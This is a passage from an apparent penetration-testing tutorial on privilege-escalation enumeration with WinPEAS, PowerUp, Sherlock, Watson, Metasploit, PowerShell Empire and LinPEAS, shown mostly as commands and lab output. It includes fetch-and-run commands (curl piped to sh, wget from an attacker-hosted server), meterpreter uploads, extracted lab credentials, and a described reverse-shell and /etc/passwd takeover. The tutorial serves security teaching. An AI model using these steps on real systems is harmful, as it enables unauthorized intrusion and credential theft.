ImagePath     : "C:\Program Files\DAACL Service\daclservice.exe"
User          : LocalSystem
AccessRights   : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start, Stop,
IdentityReference : Everyone
Status         : Stopped
UserCanStart    : True
UserCanRestart   : True

```

At last, it can generate a report for all the scanning it did. This report sorts the different vulnerabilities based on the risk and it tells if the application or service was found too vulnerable or not.

```

+---+---+---+
|           ~~~ PrivescCheck Report ~~~ |
+---+---+---+
KO Med. | APPS > Modifiable Startup Apps → 1 result(s)
KO Med. | APPS > Modifiable Apps → 2 result(s)
OK None  | CONFIG > WSUS Configuration
KO High   | CONFIG > AlwaysInstallElevated → 2 result(s)
OK None  | CONFIG > SCCM Cache Folder
KO High   | CONFIG > PATH Folder Permissions → 2 result(s)
OK None  | CRED$ > SAM/SYSTEM Backup Files
NA None  | CRED$ > Credential Manager (web)
OK None  | CRED$ > GPP Passwords
KO Med.  | CRED$ > WinLogon → 1 result(s)
NA None  | CRED$ > Credential Manager
KO Med.  | CRED$ > Unattend Files → 1 result(s)
NA Info   | HARDENING > LSA protections → 4 result(s)
KO Med.  | HARDENING > BitLocker → 1 result(s)
NA Info   | MISC > Hijackable DLLs → 2 result(s)
OK None  | SCHEDULED TASKS > Unquoted Path
OK None  | SCHEDULED TASKS > Binary Permissions
NA Info   | SERVICES > Non-default Services → 8 result(s)
KO High   | SERVICES > SCM Permissions → 1 result(s)
KO High   | SERVICES > Registry Permissions → 1 result(s)
KO High   | SERVICES > Binary Permissions → 1 result(s)
KO High   | SERVICES > Unquoted Path → 1 result(s)
KO Med.  | UPDATES > System up to date? → 1 result(s)
OK None  | USER > Privileges
NA None  | USER > Environment Variables
+---+---+---+
WARNING: To get more info, run this script with the option '-Extended'.

```

Metasploit

Windows-Exploit-Suggester

Now that we have different tools and scripts discussed we can turn over to the Metasploit. There are moments where instead of a base shell you have yourself a meterpreter shell. This is where we can use the in-built post exploitation module to enumerate various methods to elevate privilege on the target system.

```
msf6 > use post/multi/recon/local_exploit_suggester ←
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.17 - Collecting local exploits for x64/windows ...
[*] 192.168.1.17 - 24 exploit checks are being tried ...
[+] 192.168.1.17 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 192.168.1.17 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.1.17 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.1.17 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be \
[+] 192.168.1.17 - exploit/windows/local/cve_2020_0796_smbghost: The target appears to be vulnerable.
```

Sherlock

Sherlock is one the oldest scripts that was so extensively used that Metasploit decided to include it its post exploitation framework. It requires PowerShell. When you do have the meterpreter on the target machine, use load powershell command to get the PowerShell properties on that particular shell. Then use the import function to run the Sherlock on that meterpreter session. It will run and scan the target machine for vulnerabilities and return the ones that are most probable to work to elevate privileges. It will return CVE details of the exploits as well.

```
load powershell
powershell_import /root/Sherlock.ps1
powershell_execute "find-allvulns"
```

```
meterpreter > load powershell ←
Loading extension powershell... Success.
meterpreter > powershell_import /root/Sherlock.ps1 ←
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute "find-allvulns" ←
[+] Command execution completed:
ERROR: Get-Item : Cannot find path 'C:\Windows\system32\atmfd.dll' because it does not exist.
ERROR:
ERROR: At line:31 char:29
ERROR: +      $VersionInfo = (Get-Item <<< $FilePath).VersionInfo
ERROR:     + CategoryInfo          : ObjectNotFound: (C:\Windows\system32\atmfd.dll:FileInfo) [Get-Item]
ERROR:     + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand
ERROR:
```

WinPEAS/SharpUP/SeatBelt

In the scenario, where you have the meterpreter on the target machine and you want to run the best tools such as Seatbelt or SharpUp or WinPEAS, you can do that by following this procedure. We will create a directory. Then use the upload command to transfer the individual script or executables. Then just pop the cmd using shell command. This will enable you to execute the executables or scripts directly on the system.

```
mkdir privs  
cd privs  
upload /root/Downloads/Seatbelt.exe  
upload /root/Downloads/SharpUp.exe  
upload /root/Downloads/WinPEAS.exe  
shell  
WinPEAS.exe  
SharpUp.exe  
Seatbelt.exe
```

```
meterpreter > mkdir privs ←  
Creating directory: privs ←  
meterpreter > cd privs  
meterpreter > upload /root/Downloads/Seatbelt.exe . ←  
[*] uploading : /root/Downloads/Seatbelt.exe → .  
[*] uploaded : /root/Downloads/Seatbelt.exe → .\Seatbelt.exe  
meterpreter > upload /root/Downloads/SharpUp.exe . ←  
[*] uploading : /root/Downloads/SharpUp.exe → .  
[*] uploaded : /root/Downloads/SharpUp.exe → .\SharpUp.exe  
meterpreter > upload /root/Downloads/winPEAS.exe . ←  
[*] uploading : /root/Downloads/winPEAS.exe → .  
[*] uploaded : /root/Downloads/winPEAS.exe → .\winPEAS.exe  
meterpreter > shell ←  
Process 8992 created.  
Channel 9 created.  
Microsoft Windows [Version 10.0.18362.53]  
(c) 2019 Microsoft Corporation. All rights reserved.  
c:\privs>winPEAS.exe ←
```

In the previous step we executed WinPEAS starting from a meterpreter shell. We can see that it is working properly with the colors that we discussed earlier. It tells us about the Basic System Information. It even detects that it is a Virtual Machine. Using the build number of the target machine it detects the exploits that it is vulnerable to.

```

[?] You can find a Windows local PE Checklist here: https://book.hacktricks.xyz/windows/checklist

===== (System Information) =====

[+] Basic System Information
[?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows/checklist
Hostname: DESKTOP-ATNONJ9
ProductName: Windows 10 Pro
EditionID: Professional
ReleaseId: 1903
BuildBranch: 19h1_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 4
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC-08:00) Pacific Time (US & Canada)
IsVirtualMachine: True
Current Time: 2/20/2021 1:30:59 PM
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB4493478, KB4497727, KB4495666,

[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
OS Build Number: 18362
[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rhythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253

[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
[>] https://github.com/jas502n/CVE-2019-1388

[!] CVE-2019-1405 : VULNERABLE
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405

```

Powershell Empire

WinPeas

Moving on from the Metasploit, if you prefer to use the PowerShell Empire as a tool to compromise the target machine and now are looking for a method to elevate those privileges then there is a WinPEAS script present inside the PowerShell Empire. We select the Agent and then select the module and execute the script on the selected Agent.

```

usemodule privesc/WinPEAS
execute

```

```
(Empire: 836R42UA) > usemodule privesc/winPEAS ←
(Empire: powershell/privesc/winPEAS) > execute
[*] Tasked 836R42UA to run TASK_CMD_WAIT
[*] Agent 836R42UA tasked with task ID 3
[*] Tasked agent 836R42UA to run module powershell/privesc/winPEAS
(Empire: powershell/privesc/winPEAS) > █
```

As the WinPEAS starts running on the target machine, we can see the Network Interfaces that the target machine is interacting with. It inspects the TCP connects as well.

```
[+] Network Shares
ADMIN$ (Path: C:\Windows)
C$ (Path: C:\)
IPC$ (Path: )

[+] Host File

[+] Network Ifaces and known hosts
[?] The masks are only for the IPv4 addresses
Ethernet0[00:0C:29:54:91:59]: 192.168.1.17, fe80::3d91:c27c:2c1d:7844%6 / 255.255.2
  Gateways: 192.168.1.1
  DNSs: 192.168.1.1
  Known hosts:
    192.168.1.1      18-45-93-69-A5-10      Dynamic
    192.168.1.2      00-0C-29-49-B0-5D      Dynamic
    192.168.1.255    FF-FF-FF-FF-FF-FF      Static
    224.0.0.22       01-00-5E-00-00-16      Static
    224.0.0.251      01-00-5E-00-00-FB      Static
    224.0.0.252      01-00-5E-00-00-FC      Static
    239.255.255.250 01-00-5E-7F-FF-FA      Static
    255.255.255.255 FF-FF-FF-FF-FF-FF      Static

Bluetooth Network Connection[00:1B:10:00:2A:EC]: 169.254.155.106, fe80::f56f:30f6:b
  DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
  Known hosts:
    224.0.0.22       01-00-5E-00-00-16      Static
    239.255.255.250 01-00-5E-7F-FF-FA      Static

Loopback Pseudo-Interface 1[]: 127.0.0.1, ::1 / 255.0.0.0
  DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
  Known hosts:
    224.0.0.22       00-00-00-00-00-00      Static
    239.255.255.250 00-00-00-00-00-00      Static

[+] Current Listening Ports
[?] Check for services restricted from the outside
  Proto Local Address          Foreign Address        State
  TCP   0.0.0.0:135           Listening
  TCP   0.0.0.0:445           Listening
  TCP   0.0.0.0:3389          Listening
  TCP   0.0.0.0:5040          Listening
  TCP   0.0.0.0:49664         Listening
  TCP   0.0.0.0:49665         Listening
  TCP   0.0.0.0:49666         Listening
  TCP   0.0.0.0:49667         Listening
  TCP   0.0.0.0:49668         Listening
  TCP   0.0.0.0:49669         Listening
  TCP   0.0.0.0:49670         Listening
  TCP   0.0.0.0:49671         Listening
  TCP   192.168.1.17:139      Listening
  TCP   [::]:135              Listening
```

WinPEAS works well into extracting the Group Policies and users as well. If there are any cached passwords it will extracts that as well. If there exists any program with credentials then it is possible that it will extract those for you. If not, it will still show you the path of the file that might contain the credentials.

```
===== (Interesting files and registry) =====

[+] Putty Sessions
SessionName: BWP123F42
ProxyPassword: password321
ProxyUsername: user

[+] Putty SSH Host keys
Not Found

[+] SSH keys in registry
[?] If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.x
Not Found

[+] Cloud Credentials
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
Not Found

[+] Unattend Files
C:\Windows\Panther\Unattend.xml
<Password> <Value>cGFzc3dvcnQxMjM=</Value> <PlainText>false</PlainText>

[+] Looking for common SAM & SYSTEM backups

[+] Looking for McAfee Sitelist.xml Files
C:\Users\All Users\McAfee\Common Framework\SiteList.xml

[+] Cached GPP Passwords
[X] Exception: Could not find a part of the path 'C:\ProgramData\Microsoft\Group Policy\History'.

[+] Looking for possible creds with creds
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#inside-the-registry
Not Found
Not Found
Not Found
Not Found

[+] Looking for possible password files in users homes
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
C:\Users\All Users\Microsoft\UEV\InboxTemplates\Roaming\CredentialSettings.xml

[+] Looking inside the Recycle Bin for creds files
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files

[+] Searching known files that can contain creds in home
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
C:\Users\user\NTUSER.DAT
```

PowerUp

We already worked with PowerUp earlier in this article but what we did was to execute it directly on the shell. This time we will use it from the PowerShell Empire. It provides more stability and is faster on execution. The basic checks are the same that we observed earlier but now we just executed it on an Agent using the following commands.

```
usemodule privesc/powerup/allchecks
execute
```

```

(Empire: 836R42UA) > usemodule privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) > execute
[*] Tasked 836R42UA to run TASK_CMD_JOB
[*] Agent 836R42UA tasked with task ID 4
[*] Tasked agent 836R42UA to run module powershell/privesc/powerup/allchecks
(Empire: powershell/privesc/powerup/allchecks) >
Job started: 4PB6D5

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges ...

[*] Checking for unquoted service paths ...

ServiceName      : unquotedsvc
Path             : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                  Permissions=AppendData/AddSubdirectory}
StartName        : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True

ServiceName      : unquotedsvc
Path             : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath  : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Pe
StartName        : LocalSystem
AbuseFunction   : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True

[*] Checking service executable and argument permissions ...

ServiceName          : filepermsvc
Path                 : "C:\Program Files\File Permissions Service\filepermservice.e
ModifiableFile       : C:\Program Files\File Permissions Service\filepermservice.e
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
ModifiableFileIdentityReference : Everyone
StartName            : LocalSystem
AbuseFunction        : Install-ServiceBinary -Name 'filepermsvc'
CanRestart           : True

```

As before after working for a while it got on to the Auto Logon, there it found the credentials for the user. It also found the Path for the autorun configs. After extracting these, it goes on to enumerate the schedule tasks as shown in the image below.

```
[*] Checking for Autologon credentials in registry ...
```

```
DefaultDomainName      :  
DefaultUserName        : user  
DefaultPassword        : password321  
AltDefaultDomainName  :  
AltDefaultUserName    :  
AltDefaultPassword    :
```

```
[*] Checking for modifiable registry autoruns and configs ...
```

```
Key                  : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\My Program  
Path                : "C:\Program Files\Autorun Program\program.exe"  
ModifiableFile       : @{ModifiablePath=C:\Program Files\Autorun Program\program.exe  
Permissions=System.Object[]}
```

```
[*] Checking for modifiable schtask files/configs ...
```

```
[*] Checking for unattended install files ...
```

```
UnattendPath : C:\Windows\Panther\Unattend.xml
```

Sherlock

Once you eliminate the impossible, whatever remains, no matter how improbable, must be the truth. With that supreme quote we are in the mood for executing the Sherlock to the target machine which will snoop for the clues that will help us to elevate privileges on the target machine. We have deployed Sherlock before as well but we did that directly on the shell but this time we have changed the scenario a bit. Instead of the shell we now have an Agent active on the target machine through PowerShell Empire. We will just select the Agent and select the module and execute it.

```
usemodule privesc/Sherlock  
execute
```

```
(Empire: 836R42UA) > usemodule privesc/sherlock ←
(Empire: powershell/privesc/sherlock) > execute ←
[*] Tasked 836R42UA to run TASK_CMD_JOB
[*] Agent 836R42UA tasked with task ID 5
[*] Tasked agent 836R42UA to run module powershell/privesc/sherlock
(Empire: powershell/privesc/sherlock) >
Job started: HGB856

Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable
```

Watson

There cannot be a Sherlock without a Watson. There is another module inside the PowerShell Empire that can enumerate the possible vulnerabilities to elevate privileges on the target machine by the name of Watson. It enumerates on the basis of build number and can return the CVE ID to easily exploit the machine and get Administrator Access.

```
usemodule privesc/watson  
execute
```

```
(Empire: 836R42UA) > usemodule privesc/watson ←  
(Empire: powershell/privesc/watson) > execute ←  
[*] Tasked 836R42UA to run TASK_CMD_JOB  
[*] Agent 836R42UA tasked with task ID 6  
[*] Tasked agent 836R42UA to run module powershell/privesc/watson  
(Empire: powershell/privesc/watson) >  
Job started: 1A5KWF  
  
v2.0  
@_RastaMouse  
  
[*] OS Build Number: 18362  
[*] Enumerating installed KBs ...  
  
[!] CVE-2019-1064 : VULNERABLE  
[>] https://www.rhythmstick.net/posts/cve-2019-1064/  
  
[!] CVE-2019-1130 : VULNERABLE  
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear  
  
[!] CVE-2019-1253 : VULNERABLE  
[>] https://github.com/padovah4ck/CVE-2019-1253  
  
[!] CVE-2019-1315 : VULNERABLE  
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-fi  
  
[!] CVE-2019-1385 : VULNERABLE  
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg  
  
[!] CVE-2019-1388 : VULNERABLE  
[>] https://github.com/jas502n/CVE-2019-1388  
  
[!] CVE-2019-1405 : VULNERABLE  
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019  
  
[*] Finished. Found 7 potential vulnerabilities.
```

Privesccheck

At last, we come to the Privesccheck script. It has been also integrated with the PowerShell Empire Framework to provide easy access upon exploiting a Windows Based Machine. All the checks that it performs are the same as we discussed previously but only change is that now we are loading it as a module to be activated on an active Agent inside the PowerShell Empire.

```
usemodule  
privesc/privesccheck
```

```
(Empire: 836R42UA) > usemodule privesc/privesccheck ←  
(Empire: powershell/privesc/privesccheck) > execute ←  
[*] Tasked 836R42UA to run TASK_CMD_JOB  
[*] Agent 836R42UA tasked with task ID 7  
[*] Tasked agent 836R42UA to run module powershell/privesc/privesccheck  
(Empire: powershell/privesc/privesccheck) >  
Job started: 5MHZ6P

+-----+-----+-----+
| TEST | USER > Privileges | VULN |
+-----+-----+-----+
| DESC | List the privileges that are associated to the  
current user's token. If any of them can be leveraged  
to somehow run code in the context of the SYSTEM  
account, it will be reported as a finding.  
+-----+-----+-----+
[!] Not vulnerable.

+-----+-----+-----+
| TEST | USER > Environment Variables | INFO |
+-----+-----+-----+
| DESC | List the environment variables of the current process  
and try to identify any potentially sensitive  
information such as passwords or API secrets. This  
check is simply based on keyword matching and might  
not be entirely reliable.  
+-----+-----+-----+
[!] Nothing found.

+-----+-----+-----+
| TEST | SERVICES > Non-default Services | INFO |
+-----+-----+-----+
| DESC | List all registered services and filter out the ones  
that are built into Windows. It does so by parsing  
the target executable's metadata.  
+-----+-----+-----+
[*] Found 8 result(s).

Name      : daclsvc
DisplayName : DACL Service
ImagePath  : "C:\Program Files\DAACL Service\daclservice.exe"
User       : LocalSystem
StartMode   : Manual
```

We can see that it is targeting different services and trying to test if they are vulnerable or not. It is also checking that service with different users, Access Rights. It also checks if the current user is able to access that particular service or not.

```
+---+---+---+
| TEST | SERVICES > Unquoted Path | VULN |
+---+---+---+
| DESC | List registered services and check whether any of
|       them is configured with an unquoted path that can be
|       exploited.
+---+---+---+
[!] Not vulnerable.

+---+---+---+
| TEST | SERVICES > System's %PATH% | VULN |
+---+---+---+
| DESC | Retrieve the list of SYSTEM %PATH% folders and check
|       whether the current user has some write permissions
|       in any of them.
+---+---+---+
[*] Found 3 result(s).

Path          : C:\Users\raj\AppData\Local\Microsoft\WindowsApps
ModifiablePath : C:\Users\raj\AppData\Local\Microsoft\WindowsApps
IdentityReference : DESKTOP-ATNONJ9\user
Permissions     : {WriteOwner, Delete, WriteAttributes, Synchronize ... }

Path          : C:\Temp
ModifiablePath : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions     : {Delete, WriteAttributes, Synchronize, ReadControl ... }

Path          : C:\Temp
ModifiablePath : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions     : {Delete, GenericWrite, GenericExecute, GenericRead}

+---+---+---+
| TEST | SERVICES > Hijackable DLLs | INFO |
+---+---+---+
| DESC | List Windows services that are prone to Ghost DLL
|       hijacking. This is particularly relevant if the
|       current user can create files in one of the SYSTEM
|       %PATH% folders.
+---+---+---+
[*] Found 2 result(s).

Name          : cdpsgshims.dll
Description    : Loaded by CDPSSvc upon service startup
RunAs         : NT AUTHORITY\LocalService
RebootRequired : True

Name          : WptsExtensions.dll
```

LINUX PRIVILEGE ESCALATION

Privilege Escalation Vectors

Following information are considered as critical Information of Linux System:

- The version of the operating system
- Any Vulnerable package installed or running
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Network Information (interfaces, arp)
- Firewall Status and Rules
- Running Processes
- Stored Credentials
- Sudo Rights
- Path Variables
- Docker
- Buffer Overflow conditions
- Cronjobs
- Capabilities

Several scripts are used in penetration testing to quickly identify potential privilege escalation vectors on Linux systems, and today we will elaborate on each script that works smoothly.

Getting Access to Linux Machine

This step is for maintaining continuity and for beginners. If you are more of an intermediate or expert then you can skip this and get onto the scripts directly. Or if you have got the session through any other exploit then also you can skip this section.

Since we are talking about the post-exploitation or the scripts that can be used to enumerate the conditions or opening to elevate privileges, we first need to exploit the machine. It is a rather pretty simple approach. Firstly, we craft a payload using msfvenom. Apart from the exploit, we will be providing our local IP Address and a local port on which we are expecting to receive the session. After successfully crafting the payload, we run a python one line to host the payload on our port 80. We will use this to download the payload on the target system. After downloading the payload on the system, we start a netcat listener on the local port that we mentioned while crafting the payload. Then execute the payload on the target machine. You will get a session on the target machine.



Let's start from LinPEAS. It was created by Carlos P. It was made with a simple objective that is to enumerate for all the possible ways or methods to Elevate Privileges on a Linux System. One of the best things about LinPEAS is that it doesn't have any dependency. This makes it enable to run anything that is supported by the pre-existing binaries. LinPEAS has been tested on Debian, CentOS, FreeBSD and OpenBSD. LinPEAS has been designed in such a way that it won't write anything directly to the disk and while running on default, it won't try to login as other user through the su command. The amount of time LinPEAS takes varies from 2 to 10 minutes depending on the number of checks that are requested. If you are running WinPEAS inside a Capture the Flag Challenge then don't shy away

from using the -a parameter. It will activate all checks. LinPEAS monitors the processes in order to find very frequent cron jobs but in order to do this you will need to add the -a parameter and this check will write some info inside a file that will be deleted later. This makes it perfect as it is not leaving trace.

Let's talk about other parameters:

-s (superfast & stealth): This will bypass some time-consuming checks and will leave absolutely no trace.

-P>Password: Pass a password that will be used with sudo -l and Bruteforcing other users.

-h Help Banner.

-o Only execute selected checks.

-d <IP/NETMASK> Discover hosts using fping or ping.

ip <PORT(s)> -d <IP/NETMASK> Discover hosts looking for TCP open ports using nc.

It exports and unset some environmental variables during the execution so no command executed during the session will be saved in the history file and if you don't want to use this functionality just add a -n parameter while exploiting it. LinPEAS can be executed directly from the GitHub by using the curl command.

```
curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh
```



```
ignite@ignite:~$ ssh ignite@192.168.1.38
ignite@192.168.1.38's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage
 New release '20.04.2 LTS' available.
 Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Feb 28 09:48:48 2021 from 192.168.1.2
ignite@ubuntu:~$ cd /tmp
ignite@ubuntu:~/tmp$ curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total Spent   Left Speed
1  317k    1 3595     0      0  7731      0:00:42 --:--:-- 0:00:42  7714

linpeas v3.0.4 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You must take a look at it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

Here, we can see the Generic Interesting Files Module of LinPEAS at work. Among other things it also enumerates and lists the writable files for the current user and group. Here we can see that Docker group has writable access. So, if we write a file by copying it to a temporary container and then back to the target destination on the host. We might be able to elevate privileges. It is possible because some privileged users are writing files outside a restricted file system.

```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group ignite:
Group docker:
```

Moving on we found that there is a python file by the name of cleanup.py inside the mnt directory. It must have execution permissions as cleanup.py is usually linked with a cron job. So, we can enter a shell invocation command

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/ignite
/mnt/cleanup.py
/run/lock
/run/user/1001
/run/user/1001/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/systemd-private-2150cca5b78b4699bd7188fb665ec51c-systemd-resolved.service-ssMPMr/tmp
/tmp/systemd-private-2150cca5b78b4699bd7188fb665ec51c-systemd-timesyncd.service-OK8zpj/tmp
/tmp/.Test-unix
/tmp/VMwareDnD
```

SUID Checks: Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Those files which have SUID permissions run with higher privileges. Here, LinPEAS have showed us that the target machine has SUID permissions on find, cp and nano.

```
( Interesting Files )
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root      31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root     10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root    233K Nov  5  2017 /usr/bin/find
-rwsr-xr-x 1 root root    139K Jan 18  2018 /bin/cp
-rwsr-xr-x 1 root root    241K Mar  6  2018 /bin/nano
-rwsr-xr-x 1 root root    99K Nov 22  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-ni
-rwsr-xr-x 1 root root   427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root   59K Mar 22  2019 /usr/bin/passwd → Apple_Mac OSX(03-)
-rwsr-xr-x 1 root root   37K Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root   40K Mar 22  2019 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root   37K Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root   75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root   44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root   75K Mar 22  2019 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root   44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root   19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root   63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root  11K Mar 25  2020 /usr/bin/vmware-user-suid-wrapper
```

LinPEAS also checks for various important files for write permissions as well. Here, we can see that the target server has /etc/passwd file writable. This means that the attacker can create a user and password hash on their device and then append that user into the /etc/passwd file with root access and that have compromised the device to the root level.

```
[+] Hashes inside passwd file? ..... No
[+] Writable passwd file? ..... Yes /etc/passwd is writable
[+] Credentials in fstab/mtab? ..... No
[+] Can I read shadow files? ..... No
[+] Can I read opasswd file? ..... No
[+] Can I write in network-scripts? ..... No
[+] Can I read root folder? ..... No

[+] Searching root files in home dirs (limit 30)
/home/
/home/privs/.bash_history
/root/
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.bashrc
/root/.profile
```

Next detection happens for the sudo permissions. This means that the current user can use the following commands with elevated access without root password. This can enable the attacker to refer these into the GTFOBIN and find a simple one line to get root on the target machine.

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for privs on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User privs may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/perl, /usr/bin/python, /usr/bin/less, /usr/bin/awk, /usr/bin/man, /usr/bin/vi
    (ALL : ALL) ALL
```

In the beginning we run LinPEAS by taking the SSH of the target machine. In the beginning we run LinPEAS by taking the SSH of the target machine and then using the curl command to download and run the LinPEAS script. But there might be situations where it is not possible to follow those steps. Hence, we will transfer the script using the combination of python one liner on our attacker machine and wget on our target machine.

```
ls
python -m SimpleHTTPServer 80
```

```
(root㉿ kali)-[~/mnt/prives/linux]
# ls
linpeas.sh ←

(root㉿ kali)-[~/mnt/prives/linux]
# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...
```

We downloaded the script inside the tmp directory as it has written permissions. Also, we must provide the proper permissions to the script in order to execute it.

```
cd /tmp  
wget 192.168.1.5/linpeas.sh  
chmod 777 linpeas.sh  
.linpeas.sh
```

```
ignite@ubuntu:~$ cd /tmp ←  
ignite@ubuntu:/tmp$ wget 192.168.1.5/linpeas.sh ←  
-- 2021-02-28 10:20:25 -- http://192.168.1.5/linpeas.sh  
Connecting to 192.168.1.5:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 325414 (318K) [text/x-sh]  
